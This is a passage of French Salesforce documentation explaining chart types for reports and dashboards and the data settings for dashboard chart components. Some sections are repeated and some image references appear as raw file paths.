Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Graphiques à colonnes groupées

   Un graphique à colonnes groupées permet d'afficher plusieurs regroupements et de comparer les valeurs dans un deuxième regroupement, mais pas les totaux.

2. Graphiques à colonnes empilées
   Un graphique à colonnes empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.
3. Graphiques à barres empilées
   Un graphique à barres empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.
4. Graphiques à colonnes empilées à 100 %
   Un graphique à colonnes empilées à 100 % permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux de chaque regroupement.

Graphiques à colonnes groupées

Un graphique à colonnes groupées permet d'afficher plusieurs regroupements et de comparer les valeurs dans un deuxième regroupement, mais pas les totaux.

Par exemple, pour comparer dans un rapport le nombre d'opportunités créées chaque mois par origine de campagne, définissez le nombre d'enregistrements sur l'`axe Y`, le mois de création sur l'`axe X` et l'origine comme valeur `Regroupements`. Le graphique affiche une série de barres pour chaque origine, une barre par mois. Il est aisé de comparer les différences entre des origines pendant un mois donné.

Vous pouvez également comparer une origine donnée sur plusieurs mois, mais la comparaison entre le nombre total d'opportunités de chaque mois peut se révéler difficile.

Conseil: Pour comparer les totaux, utilisez un graphique empilé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Graphiques à colonnes empilées

Un graphique à colonnes empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.

Par exemple, pour comparer dans un rapport le nombre d'opportunités créées chaque mois par origine de campagne, définissez le nombre d'enregistrements sur l'`axe Y`, le mois de création sur l'`axe X` et l'origine comme valeur `Regroupements`. Le graphique affiche une barre par mois, divisée par origine, chaque origine étant indiquée par une couleur différente.

Il est aisé de comparer la proportion de chaque origine par mois, ainsi que les totaux mensuels, mais la comparaison de la contribution d'une seule origine à des mois différents ou avec le total, peut se révéler difficile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Graphiques à barres empilées

Un graphique à barres empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.

Par exemple, pour comparer dans un rapport le statut de pistes par campagne et comparer les totaux des statuts, définissez le nombre d'enregistrements sur l'`axe X`, le statut sur l'`axe Y` et la campagne comme valeur `Regroupements`. Le graphique affiche une barre par statut, divisée par campagne, chaque campagne étant indiquée par une couleur différente.

Il est aisé de comparer la proportion de chaque campagne dans chaque statut, ainsi que les totaux des statuts, mais la comparaison de la contribution d'une seule campagne avec différents statuts ou avec le total, peut se révéler difficile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Graphiques à colonnes empilées à 100 %

Un graphique à colonnes empilées à 100 % permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux de chaque regroupement.

Par exemple, pour comparer dans un rapport le nombre d'opportunités créées chaque mois par origine de campagne, définissez le nombre d'enregistrements sur l'`axe Y`, le mois de création sur l'`axe X` et l'origine comme valeur `Regroupements`. Le graphique affiche une barre par mois, divisée par origine, chaque origine étant indiquée par une couleur différente. Il est aisé de comparer la proportion de chaque origine par mois, ainsi que les totaux mensuels, mais la comparaison de la contribution d'une seule origine à des mois différents ou avec le total, peut se révéler difficile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Graphique en courbes

Les graphiques en courbes sont efficaces pour présenter les modifications de la valeur d'un élément au fil du temps, par exemple d'une semaine à l'autre ou d'un trimestre à l'autre. Un graphique en courbes permet d'afficher un regroupement important représentant un jeu de données triées, et une valeur à afficher.

Les graphiques en courbes sont pratiques pour afficher des données sur une période donnée. Par exemple, pour afficher dans un rapport le nombre de pistes créées chaque mois, définissez le nombre d'enregistrements sur l'`axe Y` et le mois de création sur l'`axe X`. Le graphique affiche une courbe montrant le nombre total d'enregistrements par mois. Salesforce ne trace pas les valeurs manquantes (nulles).

Si une valeur manque dans un jeu de données, Salesforce affiche un espace sur la courbe.

1. Graphiques en courbes groupées

   Un graphique en courbes permet d'afficher plusieurs regroupements, chacun contenant un regroupement secondaire représentant un jeu de données triées, et une valeur à afficher.

2. Graphiques en courbes cumulées

   Un graphique en courbes cumulées permet d'afficher un regroupement important, représentant un jeu de données triées, et une valeur à montrer, cumulés sur une période donnée.

3. Graphiques en courbes cumulé groupé

   Utilisez un graphique en courbes cumulé lorsque vous avez un regroupement important qui représente une série de données organisées et une valeur à afficher, cumulé sur une période.Utilisez un graphique en ligne groupé lorsque vous avez plusieurs regroupements, chacun contenant un regroupement secondaire important représentant une série de données organisées et une valeur à afficher.

Graphiques en courbes groupées
Un graphique en courbes permet d'afficher plusieurs regroupements, chacun contenant un regroupement secondaire représentant un jeu de données triées, et une valeur à afficher.

Par exemple, pour afficher dans un rapport les pistes mensuelles par origine de piste, définissez le nombre d'enregistrements sur l'`axe Y`, le mois de création sur l'`axe X` et l'origine comme valeur `Regroupements`. Le graphique affiche une ligne par origine, représentant le nombre total d'enregistrement de cette origine par mois. Chaque ligne s'étend du premier au dernier mois contenant des données. La comparaison du nombre total de chaque mois peut se révéler difficile.

Salesforce ne trace pas les valeurs manquantes (nulles). Si une valeur manque dans un jeu de données, Salesforce affiche un espace sur la courbe.

Graphiques en courbes cumulées
Un graphique en courbes cumulées permet d'afficher un regroupement important, représentant un jeu de données triées, et une valeur à montrer, cumulés sur une période donnée.

Par exemple, pour afficher dans un rapport le montant total des opportunités clôturées par jour pendant le mois en cours, définissez le montant sur l'`axe Y` et le jour de clôture sur l'`axe X`. Le graphique affiche une ligne dont la hauteur représente le montant cumulé des opportunités clôturées jusqu'à ce jour, inclus. Vous ne pouvez pas afficher le montant correspond à un seul jour, mais uniquement le montant cumulé.

Si le jeu de données contient une valeur manquante (nulle), Salesforce poursuit la ligne en utilisant la valeur précédente dans le jeu de données.

Graphiques en courbes cumulé groupé
Utilisez un graphique en courbes cumulé lorsque vous avez un regroupement important qui représente une série de données organisées et une valeur à afficher, cumulé sur une période.Utilisez un graphique en ligne groupé lorsque vous avez plusieurs regroupements, chacun contenant un regroupement secondaire important représentant une série de données organisées et une valeur à afficher.

Par exemple, pour afficher dans un rapport le montant total des opportunités fermées par jour pour les trois mois précédents, définissez le montant sur l'`axe Y`, le jour de clôture sur l'`axe X` et le mois de fermeture en tant que valeur `Regroupements`. Le graphique affiche une ligne pour chaque mois, dont la hauteur représente le montant cumulé des opportunités fermées à ce jour, inclus.

### Graphiques à secteurs

Utilisez un graphique à secteurs lorsque vous avez plusieurs regroupements et que vous souhaitez afficher la proportion d'une seule valeur pour chaque regroupement par rapport au total.

Par exemple, pour afficher la répartition de votre file d'attente de requêtes par statut de requête dans un rapport, définissez le nombre d'enregistrements pour les `Valeurs` et le statut pour les `Sections`. Le graphique affiche un cercle composé de secteurs, chaque secteur représentant les requêtes dans un statut de la requête. La taille des secteurs est proportionnelle au nombre de requêtes.

Les graphiques à secteurs ne sont pas pratiques pour comparer des valeurs proches ou plusieurs petites valeurs.

Pour inclure ces informations dans le graphique, sélectionnez `Afficher les étiquettes`, `Afficher les valeurs` ou `Afficher le % de sections`. (disponible uniquement avec Chart Analytics 2.0).

### Graphiques en anneau

Un graphique en anneau permet d'afficher plusieurs regroupements, pas seulement la proportion d'une seule valeur pour chaque regroupement par rapport au total, mais également le montant total.

Par exemple, pour afficher dans un rapport la répartition de votre file de requêtes par statut de requête, ainsi que le nombre total de requêtes, définissez le nombre d'enregistrements sur les `Valeurs` et le statut sur les `Sections`. Ce graphique affiche un anneau composé de secteurs, chaque secteur représentant un statut de la requête. La taille des secteurs est proportionnelle au nombre de requêtes. Le nombre total de requêtes pour tous les statuts est affiché au centre.

Pour inclure ces informations dans le graphique, sélectionnez `Afficher les étiquettes`, `Afficher les valeurs`, `Afficher le % de sections` ou `Afficher le total`.

### Graphiques en entonnoir

Un graphique en entonnoir permet d'afficher plusieurs regroupements dans un ensemble trié et d'indiquer leurs proportions respectives.

Par exemple, pour afficher dans un rapport le montant des opportunités de chaque étape, définissez le montant sur les `Valeurs` et l'étape sur les `Segments`. Comme le champ `Étape d'opportunité` est une liste de sélection triée, les étapes sont classées dans le même ordre que la liste de sélection, chaque segment représentant le montant d'une étape. Les graphiques en entonnoir sont pratiques pour montrer le flux d'opportunités à travers les étapes. Un segment plus large peut indiquer un goulot d'étranglement à une étape.

Pour inclure ces informations dans le graphique, sélectionnez `Afficher les étiquettes`, `Afficher les valeurs` ou `Afficher le % de segments`.

### Graphiques en nuage de points

Utilisez les graphiques en nuages de points pour afficher des informations pertinentes en utilisant un ou deux groupes de données de rapport, plus des résumés.


Par exemple, pour afficher la corrélation entre la durée d'une étape et le nombre d'activités relatives à des opportunités, regroupez votre rapport par `Nom d'opportunité`, puis tracez le graphique en nuages en fonction de ce regroupement. Définissez ensuite l'`Axe X` du graphique sur `Nombre d'enregistrements` et l'`Axe Y` sur `Durée de l'étape`. Le graphique affiche un point pour chaque opportunité. Vous pouvez constater en un coup d'oeil que la durée de l'étape est plus courte pour les opportunités comprenant davantage d'activités.

Un graphique en nuage de points affiche les données regroupées par valeurs récapitulatives. Par conséquent, un regroupement au moins est requis dans votre rapport. Sélectionnez un format de rapport qui autorise les regroupements, notamment récapitulatif, matriciel

ou joint. Vous avez également besoin dans le rapport d'un champ récapitulatif au moins pour afficher les données sur les axes du graphique. Sinon, le graphique affiche le nombre d'enregistrements sur les axes. Les graphiques en nuage de points affichent automatiquement les données du rapport source. Vous pouvez également sélectionner manuellement les informations affichées pour les regroupements et les récapitulatifs.

| Si votre rapport source contient | L'axe X affiche automatiquement | L'axe Y affiche automatiquement |
|---|---|---|
| Aucun champ récapitulatif | Le nombre d'enregistrements | Le nombre d'enregistrements |
| Un champ récapitulatif ou plus | Le premier récapitulatif | • Le nombre d'enregistrements ou le deuxième récapitulatif dans les graphiques de rapport<br>• Le premier récapitulatif dans les graphiques de tableau de bord, même si le rapport source contient plusieurs récapitulatifs. Vous pouvez toutefois sélectionner manuellement l'affichage d'un autre récapitulatif sur les axes. |

Il s'agit d'un rapport sur des opportunités gagnées fermées, regroupées par propriétaire de compte et d'opportunité. Un graphique en nuages de points peut souligner le potentiel de comptes ayant un revenu annuel supérieur.




Ce graphique repose sur quelques champs clés :

1. **Tracer par** sélectionne automatiquement le premier regroupement du rapport. Nous sélectionnons manuellement le deuxième regroupement pour montrer les opportunités gagnées par `Nom de compte`.
2. **Axe X** affiche le nombre d'enregistrements lorsqu'il n'existe aucun champ récapitulatif, et sélectionne automatiquement le premier champ récapitulatif. Puisque le résumé est plus utile, le graphique affiche la `Somme du montant gagné`.
3. L'**axe Y** affiche ici un champ récapitulatif sélectionné manuellement, `Chiffre d'affaire manuel moyen`.
4. **Grouper par** n'est pas défini par défaut. Puisque le rapport contient un autre regroupement, le graphique regroupe les données par le regroupement `Propriétaire de l'opportunité` sélectionné. Les points de couleur dans le graphique et dans la légende affichent ce regroupement.

Le type de composant graphique en nuage de points dans des tableaux de bord présente des limitations :

- Il ne montre pas les rapports tabulaires.
- Il ne peut pas trier par étiquette ni valeur.
- Vous pouvez modifier uniquement l'affichage des unités de l'axe Y.

- Vous pouvez définir manuellement la plage d'axe Y seule.

CONSULTER ÉGALEMENT :

Types de graphique

Modification d'un composant de tableau de bord

Paramètres de données pour des composants de graphique en nuages de points de tableau de bord

Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord

Paramètres de données pour des composants de graphique en nuages de points de tableau de bord

Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord

## Paramètres de données pour des composants de graphique de tableau de bord

Sélectionnez les données que vous souhaitez présenter dans vos graphiques de rapport ou de tableau de bord. Le graphique sélectionne automatiquement les regroupements et les valeurs récapitulatives à partir de votre rapport. Vous pouvez remplacer ces choix en sélectionnant les données que vous souhaitez partager.

1. Graphiques en nuage de points
   Utilisez les graphiques en nuages de points pour afficher des informations pertinentes en utilisant un ou deux groupes de données de rapport, plus des résumés.
2. Paramètres de données pour des composants de graphique à barres et à colonnes de tableau de bord
   Les graphiques à barres horizontales et à colonnes verticales sont utiles pour comparer les valeurs d'un ou de plusieurs regroupements de rapports. Vous pouvez utiliser l'onglet Données de composant pour sélectionner les regroupements et les récapitulatifs que vous souhaitez afficher dans votre graphique à barres ou à colonnes.
3. Paramètres de données pour des composants de graphique en entonnoir de tableau de bord
   Les graphiques en entonnoir sont pratiques pour afficher le flux des opportunités à travers plusieurs étapes.
4. Paramètres de données pour des composants de graphique en nuages de points de tableau de bord
   Les graphiques en nuages de points permettent d'afficher un ou deux groupes de données de rapport, plus des résumés. Les paramètres des données de graphiques en nuages de points sont disponibles dans l'éditeur de composant de tableau de bord, sous **Données de composant**.
5. Paramètres de données pour des composants d'indicateur de tableau de bord
   Un indicateur permet d'afficher la distance qui vous sépare d'un objectif. Il a affiche une valeur unique, par exemple les affaires conclues.
6. Paramètres de données pour des composants de graphique en courbes de tableau de bord
   Les graphiques en courbes sont pratiques pour afficher des données sur une période donnée.
7. Paramètres de données pour des composants de mesure de tableau de bord
   Les paramètres de l'onglet Données de composant définissent comment votre composant de mesure de tableau de bord obtient et gère les données qu'il affiche.
8. Paramètres de données pour des composants de graphique à secteurs et en anneau de tableau de bord
   Un graphique à secteurs ou en anneau est efficace pour afficher les proportions relatives de quantités différentes. Utilisez l'onglet des données de composant pour sélectionner les valeurs que votre graphique à secteurs ou en anneau va comparer.
9. Paramètres de données pour des composants de table de tableau de bord
   Un composant de tableau affiche des colonnes de données à partir d'un rapport personnalisé dans un tableau de bord. Les paramètres de l'onglet Données de composant définissent comment un composant de table obtient et gère les données qu'il affiche.

### Graphiques en nuage de points


Utilisez les graphiques en nuages de points pour afficher des informations pertinentes en utilisant un ou deux groupes de données de rapport, plus des résumés.

Par exemple, pour afficher la corrélation entre la durée d'une étape et le nombre d'activités relatives à des opportunités, regroupez votre rapport par `Nom d'opportunité`, puis tracez le graphique en nuages en fonction de ce regroupement. Définissez ensuite l'`Axe X` du graphique sur `Nombre d'enregistrements` et l'`Axe Y` sur `Durée de l'étape`. Le graphique affiche un point pour chaque opportunité. Vous pouvez constater en un coup d'oeil que la durée de l'étape est plus courte pour les opportunités comprenant davantage d'activités.

Un graphique en nuage de points affiche les données regroupées par valeurs récapitulatives. Par conséquent, un regroupement au moins est requis dans votre rapport. Sélectionnez un format de rapport qui autorise les regroupements, notamment récapitulatif, matriciel ou joint. Vous avez également besoin dans le rapport d'un champ récapitulatif au moins pour afficher les données sur les axes du graphique. Sinon, le graphique affiche le nombre d'enregistrements sur les axes. Les graphiques en nuage de points affichent automatiquement les données du rapport source. Vous pouvez également sélectionner manuellement les informations affichées pour les regroupements et les récapitulatifs.

| Si votre rapport source contient | L'axe X affiche automatiquement | L'axe Y affiche automatiquement |
|---|---|---|
| Aucun champ récapitulatif | Le nombre d'enregistrements | Le nombre d'enregistrements |
| Un champ récapitulatif ou plus | Le premier récapitulatif | • Le nombre d'enregistrements ou le deuxième récapitulatif dans les graphiques de rapport<br>• Le premier récapitulatif dans les graphiques de tableau de bord, même si le rapport source contient plusieurs récapitulatifs. Vous pouvez toutefois sélectionner manuellement l'affichage d'un autre récapitulatif sur les axes. |

Il s'agit d'un rapport sur des opportunités gagnées fermées, regroupées par propriétaire de compte et d'opportunité. Un graphique en nuages de points peut souligner le potentiel de comptes ayant un revenu annuel supérieur.




Ce graphique repose sur quelques champs clés :

1. **Tracer par** sélectionne automatiquement le premier regroupement du rapport. Nous sélectionnons manuellement le deuxième regroupement pour montrer les opportunités gagnées par `Nom de compte`.
2. **Axe X** affiche le nombre d'enregistrements lorsqu'il n'existe aucun champ récapitulatif, et sélectionne automatiquement le premier champ récapitulatif. Puisque le résumé est plus utile, le graphique affiche la `Somme du montant gagné`.
3. L'**axe Y** affiche ici un champ récapitulatif sélectionné manuellement, `Chiffre d'affaire manuel moyen`.
4. **Grouper par** n'est pas défini par défaut. Puisque le rapport contient un autre regroupement, le graphique regroupe les données par le regroupement `Propriétaire de l'opportunité` sélectionné. Les points de couleur dans le graphique et dans la légende affichent ce regroupement.

Le type de composant graphique en nuage de points dans des tableaux de bord présente des limitations :

- Il ne montre pas les rapports tabulaires.
- Il ne peut pas trier par étiquette ni valeur.
- Vous pouvez modifier uniquement l'affichage des unités de l'axe Y.

- Vous pouvez définir manuellement la plage d'axe Y seule.

CONSULTER ÉGALEMENT :

Types de graphique
Modification d'un composant de tableau de bord
Paramètres de données pour des composants de graphique en nuages de points de tableau de bord
Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord
Paramètres de données pour des composants de graphique en nuages de points de tableau de bord
Paramètres de mise en forme pour des composants de graphique en nuages de points de tableau de bord

### Paramètres de données pour des composants de graphique à barres et à colonnes de tableau de bord

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les graphiques à barres horizontales et à colonnes verticales sont utiles pour comparer les valeurs d'un ou de plusieurs regroupements de rapports. Vous pouvez utiliser l'onglet Données de composant pour sélectionner les regroupements et les récapitulatifs que vous souhaitez afficher dans votre graphique à barres ou à colonnes.

Sélectionnez les valeurs à afficher sur les axes du graphique. Selon le type du graphique, les valeurs des axes peuvent correspondre à un nombre d'enregistrements, à des champs récapitulatifs ou à des regroupements définis dans le rapport. Par exemple, pour afficher dans un rapport le montant de chaque étape de vente, sélectionnez `Somme du montant` pour l'`axe X` et `Étape` pour l'`axe Y`. Pour chaque étape, le graphique affiche une barre dont la longueur est proportionnelle au montant total de l'opportunité.

| Paramètre | Description |
|---|---|
| `Axe X` | Sélectionnez les valeurs à afficher sur l'axe horizontal de votre graphique en barres, à colonnes, en nuages de points ou en courbes. Selon le type de graphique, les valeurs d'axe peuvent être des champs récapitulatifs ou des regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Si l'axe X correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe Y et la sélection Regroupements doivent correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |
| `Axe Y` | Sélectionnez les valeurs à afficher sur l'axe vertical de votre graphique en barres, à colonnes, en nuages de points ou en courbes. Selon le type de graphique, les valeurs d'axe peuvent être des champs récapitulatifs ou des regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Si l'axe Y correspond à une formule récapitulative personnalisée dont l'option `Emplacement d'affichage de cette formule` est définie à un niveau de regroupement différent de `Tous les niveaux récapitulatifs`, l'axe X et la sélection Regroupements doivent correspondre au niveau de regroupement de cette formule récapitulative personnalisée. |

| Paramètre | Description |
|---|---|
| `Regrouper par` | Sélectionnez le mode de regroupement des informations dans le graphique. Cette option est disponible uniquement si le rapport sous-jacent contient plusieurs regroupements. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *`Automatique`*. |
| `Graphique de combinaison` | Sélectionnez cette option pour tracer des valeurs supplémentaires dans ce graphique. Le type de graphique que vous sélectionnez doit autoriser les graphiques de combinaison. |
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |

CONSULTER ÉGALEMENT :

Paramètres de mise en forme pour des composants de graphique à barres de tableau de bord

### Paramètres de données pour des composants de graphique en entonnoir de tableau de bord

Les graphiques en entonnoir sont pratiques pour afficher le flux des opportunités à travers plusieurs étapes.

Sélectionnez les valeurs à afficher sur les axes du graphique. Selon le type du graphique, les valeurs des axes peuvent correspondre à un nombre d'enregistrements, à des champs récapitulatifs ou à des regroupements définis dans le rapport.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Paramètre | Description |
|---|---|
| `Unités d'affichage` | Sélectionnez une échelle pour l'affichage des valeurs de graphique. Pour des composants de tableau, ce paramètre s'applique uniquement à la première colonne. Pour obtenir les meilleurs résultats, sélectionnez Auto pour laisser Salesforce sélectionner les unités appropriées. |
| `Navigation descendante vers` | Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord : le rapport source complet du composant de tableau de bord ; le rapport source filtré par le groupe, par une valeur de l'axe des X ou par une entrée de la légende sur lequel ils cliquent ; la page de détail d'un élément de graphique ou de tableau, d'une valeur d'axe ou d'une entrée de la légende ; une URL que vous spécifiez (vous ne pouvez pas utiliser des URL commençant par « mailto: » ou « javascript: »). La navigation descendante filtrée et de la page de détail de l'enregistrement est désactivée lors de l'affichage de graphiques de tableau de bord contenant plus de 200 valeurs. |
| `Valeurs` | Sélectionnez les valeurs à afficher dans votre graphique à secteurs, en anneau ou en entonnoir, dans votre indicateur ou dans vos mesures. Pour utiliser le deuxième |

| Paramètre | Description |
|---|---|
| | regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *Automatique*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. Dans des indicateurs et des métriques, Automatique indique la valeur du premier champ récapitulatif. |
| `Segments` | Sélectionnez les segments à afficher dans votre graphique en entonnoir. Pour utiliser le deuxième regroupement ou les champs récapitulatifs définis dans le graphique du rapport source, sélectionnez *Automatique*. Lorsque le rapport source contient un graphique, l'option Automatique sélectionne les valeurs qu'il contient. |

CONSULTER ÉGALEMENT :

Paramètres de mise en forme pour des composants de tableau de bord en entonnoir

### Paramètres de données pour des composants de graphique en nuages de points de tableau de bord

